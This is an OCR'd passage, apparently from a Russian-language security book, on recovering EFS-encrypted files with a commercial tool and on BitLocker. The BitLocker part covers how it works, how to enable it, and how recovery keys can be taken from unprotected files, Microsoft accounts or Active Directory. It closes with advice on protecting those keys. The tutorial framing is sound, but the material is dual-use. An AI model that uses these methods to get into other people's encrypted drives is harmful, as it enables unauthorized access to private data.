


Рис. 9.8. Мастер при запуске Advanced EFS Data Recovery




Рис. 9.9. Экспертный режим Advanced EFS Data Recovery

Итак, перейди на вкладку **Encrypted files** и нажми кнопку **Scan for encrypted files**. Сначала программа предложит найти ключи. После того, как ключи будут найдены, снова нажми кнопку **Scan for encrypted files** непосредственно для поиска зашифрованных файлов.

На рис. 9.10 уже изображен результат сканирования - найден наш единственный зашифрованный файл C:\Files\пароли.txt. Выдели его и нажми кнопку **Decrypt**. Программа предложит выбрать каталог, в который нужно дешифровать файлы (рис. 9.11).




Рис. 9.10. Найдены зашифрованные файлы




Рис. 9.11. Выбери каталог, в который будут дешифрованы файлы

Поскольку мы использовали пробную версию программы, то для продолжения нужно нажать **Continue** (рис. 9.12). Расшифрованные файлы помещаются в подпапку AEFS_<имя_диска>_DECRYPTED (рис. 9.13).

Теперь усложним задачу программе Advanced EFS Data Recovery, а именно - удалим личный сертификат. Войди как пользователь, создавший зашифрованную папку, запустите консоль **mmc** и открой список личных сертификатов (нужно выбрать команду **Файл, Добавить или удалить оснастку** и добавить оснастку **Сертификаты**).




Рис. 9.12. Нажми кнопку "Continue"




Рис. 9.13. Расшифрованный файл и содержимое файла «пароли.txt»

Удали свой личный сертификат. Ты увидишь предупреждение о том, что расшифровать данные, зашифрованные с помощью этого сертификата, будет уже невозможно. Что ж, скоро мы это проверим.

Далее выполни следующие действия:

- Закрой оснастку и попробуй обратиться к зашифрованному файлу. У тебя ничего не получится, не смотря на то, что ты недавно лично зашифровал этот файл. Сертификата ведь нет.
- Смени пользователя, запусти программу Advanced EFS Data Recovery. Попробуй расшифровать файл, как было показано ранее. Сначала программа сообщит, что сертификат не найден. Поэтому нужно перейти на вкладку **EFS related files** и нажать кнопку **Scan for keys**. Через некоторое

время программа сообщит, что нашла ключи, но вероятно не все (рис. 9.15). Программа рекомендует просканировать ключи еще раз, но на этот раз с включенной опцией **Scan by sectors** (рис. 9.16), но этого можно не делать и сразу перейти на вкладку **Encrypted files**. Программа успешно нашла и дешифровала файл.




Рис. 9.14. Консоль mmc: удаление сертификата для "Шифрующей файловой системы"

Примечание. Нужно отметить, что в посекторном режиме (при включенной опции **Scan by sectors**) сканирование занимает заметно больше времени.




Рис. 9.15. Найдены не все ключи




Рис. 9.16. Включение опции "Scan by sectors"




Рис. 9.17. Программа может расшифровать файл, даже если сертификат был удален

К стыду EFS или к чести Advanced EFS Data Recovery, в обоих случаях файл был расшифрован. При этом нам не понадобились какие-то специальные знания или навыки. Достаточно запустить программу, которая сделает за хакера всю работу. О том, как работает программа можно прочитать на сайте разработчиков[2].

9.3. Восстановление доступа к BitLocker

Как обычно, прежде чем научиться взламывать BitLocker, нужно понимать как он работает и вообще что собой представляет.

2 http://www.elcomsoft.ru/

9.3.1. Особенности реализации

BitLocker – это более надежная технология шифрования диска, интегрированная в операционные системы, начиная с Windows Vista. С помощью BitLocker пользователь может зашифровать раздел диска (в том числе системный, что не всегда умеет стороннее ПО), весь диск, съемный диск (например, флешку).

Технология BitLocker стала ответом Microsoft на возрастающее число офлайновых атак, которые в отношении компьютеров с Windows выполнялись особенно просто. Любой человек с загрузочной флешкой может почувствовать себя хакером. Он просто выключит ближайший компьютер, а потом загрузит его снова — уже со своей ОС и портативным набором утилит для поиска паролей (о чем мы упоминали ранее), конфиденциальных данных и препарирования системы. При этом ему не нужно вводить какие-либо пароли к учетной записи, он просто запустит свою операционную систему и прочитает данные. При желании в конце рабочего дня можно извлечь вообще жесткий диск, скопировать с него всю информацию, а после этого вернуть все как было. И пользователь даже не узнает, что кто-то «слил» с его компьютера все файлы.

Технология BitLocker позволяет посекторно зашифровать данные на диске. Даже если кто-то загрузится со своей операционной системой или же извлечет диск из компьютера, прочитать он ничего не сможет, так как данные зашифрованы.

BitLocker позволяет работать с зашифрованным диском так же, как и с любым другим, только нужно будет сначала ввести пароль для доступа к диску. Также может наблюдаться снижение производительности на 10-20%, но эффект будет заметен только на слабых компьютерах. Вообще, пользователь может и не заметить снижение производительности, все зависит от того, какие данные хранятся на диске. Если был зашифрован, скажем, диск D:, на котором хранятся и данные, и программы, то снижение производительности будет заметно, особенно при запуске программ (это мы уже молчим про шифрование системного диска C:).

Если же на диске D: хранятся только документы, а программы – на диске C:, то пользователь не должен почувствовать какого-либо снижения производительности при работе с зашифрованным диском.

В плане восстановления доступа BitLocker гораздо удобнее, чем EFS. Хотя EFS и предлагает концепцию агентов восстановления, сама процедура восстановления довольно сложная и не все начинающие пользователи могут

с нею справиться. Выходит так, что вход в EFS стоит рубль, а выход – 10. Пользователи могут быстро и просто зашифровать данные, но что делать для их расшифровки в случае нештатной ситуации – знают немногие.

В случае с BitLocker все гораздо проще. При шифровании диска пользователь указывает пароль, а BitLocker генерирует ключ восстановления, который можно легко использовать для восстановления доступа в случае, если пароль был забыл.

Ключ восстановления можно хранить на компьютере, в чипе TPM (если такая возможность поддерживается компьютером) и в учетной записи Майкрософт (настоятельно не рекомендуется, поскольку этим, по сути, предоставляется доступ к секретным данным Майкрософту).

Криптоконтейнеры BitLocker сами по себе достаточно надежны. Если тебе принесут неизвестно откуда взявшуюся флешку, зашифрованную BitLocker, то вряд ли получится расшифровать ее за приемлемое время. Может и выйдет, но к тому времени ты состаришься, а информация потеряет всякую актуальность.

Самое опасное – это ключ восстановления. Часто пользователи шифруют диск, но не уделяют никакого внимания безопасному хранению ключей восстановления. Хакер может извлечь жесткий диск или загрузиться с загрузочной флешки. Он произведен поиск файлов по имени «Ключ восстановления*» и/или по содержимому «Ключ восстановления». Он найдет ключ восстановления, а дальше – дело техники.

Казалось бы, к BitLocker претензий нет, это человеческий фактор. Но, по сути, пользователя не должно волновать, как были расшифрованы ваши данные – или путем поиска уязвимости в самом BitLocker, или потому что он плохо защитил ключ восстановления. Главное то, что кто-то смог получить доступ к секретной информации и это самое плохое.

Именно на этом факте и будет основываться наша дальнейшая стратегия – на поиске ключа восстановления, который наверняка находится на том же компьютере, что и зашифрованный диск.

9.3.2. Технические подробности

При первой активации BitLocker приходится долго ждать. Это вполне объяснимо — процесс посекторного шифрования может занять несколько часов, ведь прочитать все блоки терабайтных HDD быстрее не удается. Но отключение BitLocker происходит практически мгновенно — как же так?

Дело в том, что при отключении BitLocker не выполняет расшифровку данных. Все секторы так и останутся зашифрованными ключом FVEK. Просто доступ к этому ключу больше никак не будет ограничиваться. Все проверки отключатся, а VMK останется записанным среди метаданных в открытом виде. При каждом включении компьютера загрузчик ОС будет считывать VMK (уже без проверки TPM, запроса ключа на флешке или пароля), автоматически расшифровывать им FVEK, а затем и все файлы по мере обращения к ним. Для пользователя все будет выглядеть как полное отсутствие шифрования, но самые внимательные могут заметить незначительное снижение быстродействия. Точнее — отсутствие прибавки в скорости после отключения шифрования.

Интересно в этой схеме и другое. Несмотря на название (технология полнодискового шифрования), часть данных при использовании BitLocker все равно остается незашифрованной. В открытом виде остаются MBR и BS (если только диск не был проинициализирован в GPT), поврежденные секторы и метаданные. Открытый загрузчик дает простор фантазии. В псевдосбойных секторах удобно прятать руткиты и прочие вредоносные программы, а метаданные содержат много всего интересного, в том числе копии ключей. Если BitLocker активен, то они будут зашифрованы (но слабее, чем FVEK шифрует содержимое секторов), а если деактивирован, то просто будут лежать в открытом виде. Это все потенциальные векторы атаки. Потенциальные они потому, что, помимо них, есть куда более простые и универсальные – тот же поиск ключа восстановления, о чем уже было сказано.

Далее будет показано, как включить BitLocker и как восстановить доступ к зашифрованному диску, если вы забыли пароль. Мы будем шифровать диск E:, на который потом поместим все секретные документы. Если у вас только один диск, то вы можете разделить его на разделы программой AOMEI Partition Assistant или любой другой подобной.

9.3.3. Включение шифрования и восстановления доступа с помощью ключа восстановления

Для включения шифрования BitLocker выполни следующие действия:

1. Открой классическую панель управления и перейди в раздел **Шифрование диска BitLocker** (рис. 9.18)
2. Щелкни по ссылке **Включить BitLocker** напротив диска, который нужно зашифровать.

3. В появившемся окне (рис. 9.19) включи переключатель **Использовать пароль для снятия блокировки диска** и введи пароль и его подтверждение. Нажми кнопку **Далее**.

4. Выбери, куда сохранить ключ восстановления (рис. 9.20). Сохрани его в файл (рис. 9.21).

5. Нажмите кнопку **Далее**.

6. Выбери, что шифровать (рис. 9.22) – весь диск или только занятое место. Шифрование только занятого места быстрее и подходит для новых ПК и дисков. Если новый раздел только что создан путем отделения части от диска C:, можно выбрать этот вариант. Если нужно зашифровать диск, который давно использовали, выбери **Шифровать весь диск** – так надежнее, но придется подождать, иногда несколько часов.

7. Выбери режим шифрования. Начиная с версии Windows 1511, BitLocker использует новый режим шифрования дисков, его и нужно выбрать (рис. 9.23). Не нужно ориентироваться на старые компьютеры. В крайнем случае, если тебе придется работать с зашифрованным диском на старой системе, обнови систему – давно пора уже это сделать, учитывая, что на дворе сборка 2004.

8. Нажми кнопку **Начать шифрование** (рис. 9.24). В зависимости от выбранного режима шифрования и размера диска, придется подождать. Дождись сообщения **Шифрование завершено** и нажми кнопку **ОК**.

9. В панели управления будет показано, что BitLocker включен для выбранного диска (рис. 9.25).




Рис. 9.18. Шифрование диска BitLocker




Рис. 9.19. Включение шифрования




Рис. 9.20. Куда сохранить ключ восстановления




Рис. 9.21. Сохранение ключа в файл




Рис. 9.22. Какую часть диска нужно зашифровать




Рис. 9.23. Режим шифрования диска




Рис. 9.24. Нажми кнопку "Начать шифрование"




Рис. 9.25. BitLocker включен

Теперь сделаем то, что не делают 99% пользователей. Открой файл с ключом шифрования. По умолчанию он выглядит так, как показано на рис. 9.26.

Рис. 9.26. Ключ восстановления

Удали из файла все, что не относится к ключу восстановления. Если у тебя несколько зашифрованных дисков, то придется оставить и идентификатор диска, чтобы ты понимал, к какому диску относится тот или иной ключ восстановления. Но если зашифрованный диск один, то можно удалить смело все, кроме самого ключа (рис. 9.27). Перед сохранением файла сними атрибут **Только чтение**, иначе ты не сможешь сохранить файл. Сам файл лучше

поместить на съемный носитель, который будет всегда при тебе. Можно записать, например, его на файловую систему твоего телефона – как один из вариантов спрятать ключ восстановления.




Рис. 9.27. Удали все лишнее, что позволит идентифицировать файл, как файл ключа восстановления

Сейчас блокировка диска снята и ты можешь работать с ним, как обычно. При следующей загрузке нужно будет разблокировать доступ к диску – ввести пароль, указанный при шифровании диска и нажать кнопку **Разблокировать** (рис. 9.28). Если пароль забыт, используй ссылку **Введите ключ восстановления** для ввода ключа восстановления.




Рис. 9.28. Разблокирование доступа к диску

Посмотри на рис. 9.25. В панели управления есть возможность архивировать ключ восстановления (если ты случайно удалил файл с ключом вос-

становления), а также включить автоматическое разблокирование диска при входе в систему. В этом случае не придется вводить пароль после каждой перезагрузки, но если за компьютером работает еще кто-то, лучше не использовать эту возможность. Не смотря на то, что диск будет разблокироваться автоматически, данные на диске будут в зашифрованном виде, что позволит противодействовать офлайн-атаке.

9.3.4. Дополнительные возможности взлома BitLocker

BitLocker – отличная система, являющая компромиссом между надежность, скоростью и удобством. По сути, она совершеннее, чем EFS и ее рекомендуется использовать вместо EFS, не смотря на то, что придется зашифровать целый раздел диска, а не одну папку. Конечно, если не хочется делить диск на разделы и нет желания шифровать системный диск, то придется использовать или EFS или криптоконтейнеры, но речь сейчас не об этом. Лучше рассмотрим дополнительные способы получения несанкционированного доступа к диску.

Сразу отметим, что в этом разделе мы не будем рассматривать рекомендации относительно манипуляций с файлом ключа восстановления. Об этом было сказано в ранее. Это действительно самый простой способ получить доступ к зашифрованному диску.

Как уже отмечалось, BitLocker – это компромисс. А любой компромисс ослабляет всю систему, независимо от того, на каких стойких алгоритмах она бы ни базировалась. Проще взламывать не AES, а найти уязвимость непосредственно в самой реализации системы. Нужно искать либо уязвимость, либо специфику реализации.

В случае с BitLocker такой специфики достаточно - копии ключей BitLocker по умолчанию отправляются в SkyDrive и депонируются в Active Directory. Зачем? На случай потери пароля, чтобы можно было восстановить данные. Именно поэтому не нужно сохранять ключи в учетной записи Microsoft – об этом было сказано. Также не нужно использовать учетную запись Microsoft для шифрования раздела. Лучше создайте локальную учетную запись, войти под ней и зашифровать диск, при этом у тебя будет возможность отказаться от публикации ключа в SkyDrive.

Теперь поговорим о предприятии. Пароль восстановления представляет собой 48- и/или 256-разрядную комбинацию, которая генерируется в ходе шифрования диска BitLocker. Когда компьютеров немного, следить за ключами и паролями просто, но если счет идет на сотни, задача сильно усложня-

ется. Групповые политики позволяют сконфигурировать BitLocker так, чтобы хранить в объекте компьютера Active Directory резервные копии ключей и паролей восстановления. Каждый объект восстановления BitLocker имеет уникальное имя и содержит глобальный уникальный идентификатор для пароля восстановления и опционально пакет, содержащий ключ. Если для одного объекта-компьютера в доменных службах Active Directory хранится несколько паролей восстановления, то в имя объекта данных будет включена дата создания пароля. Имя объекта восстановления BitLocker ограничено 64 символами, поэтому изначально следует разрешить 48-разрядный пароль.

Функция хранения восстановительных данных BitLocker базируется на расширении схемы Active Directory, формирующей дополнительные атрибуты. Начиная с Windows Server 2008, расширение установлено по умолчанию, хотя для дальнейшей работы еще требовались донастройки. Оптимальной является схема Windows Server 2012 и выше, в которой все работает «из коробки». Это же касается и следующей версии Windows Server 2016/2019, у которой здесь изменений нет.

Для управления хранением ключей восстановления нужно перейти в раздел **Конфигурация компьютера, Политики, Административные шаблоны, Компоненты Windows, Защита диска BitLocker**. Нужно проверить состояние политики **Хранить сведения о восстановлении в доменных службах Active Directory**. Если не нужно, чтобы в Active Directory хранились ключи восстановления BitLocker, нужно выключить эту политику. Но поскольку она по умолчанию включена, то теперь ты знаешь, что имея доступ к контроллеру домена (возможно, ты - администратор сети), ты можешь получить доступ к зашифрованному диску любого пользователя домена.

Основной способ вскрытия BitLocker – это получение ключа восстановления. Как мы знаем, его можно получить из ненадежно хранимого файла с ключом, из учетной записи Microsoft и из Active Directory.

Если тебя интересует обратная сторона медали, а именно защита зашифрованного диска, следуй простым рекомендациям:

- Файл с ключом восстановления хранить в безопасном месте. Компьютер с зашифрованным диском таким местом не является.
- Не использовать учетную запись Microsoft при включении шифрования, не сохранять ключ восстановления в учетной записи.
- Не сохранять ключ восстановления в AD. Не имея административных привилегий на уровне домена это будет сложно сделать.

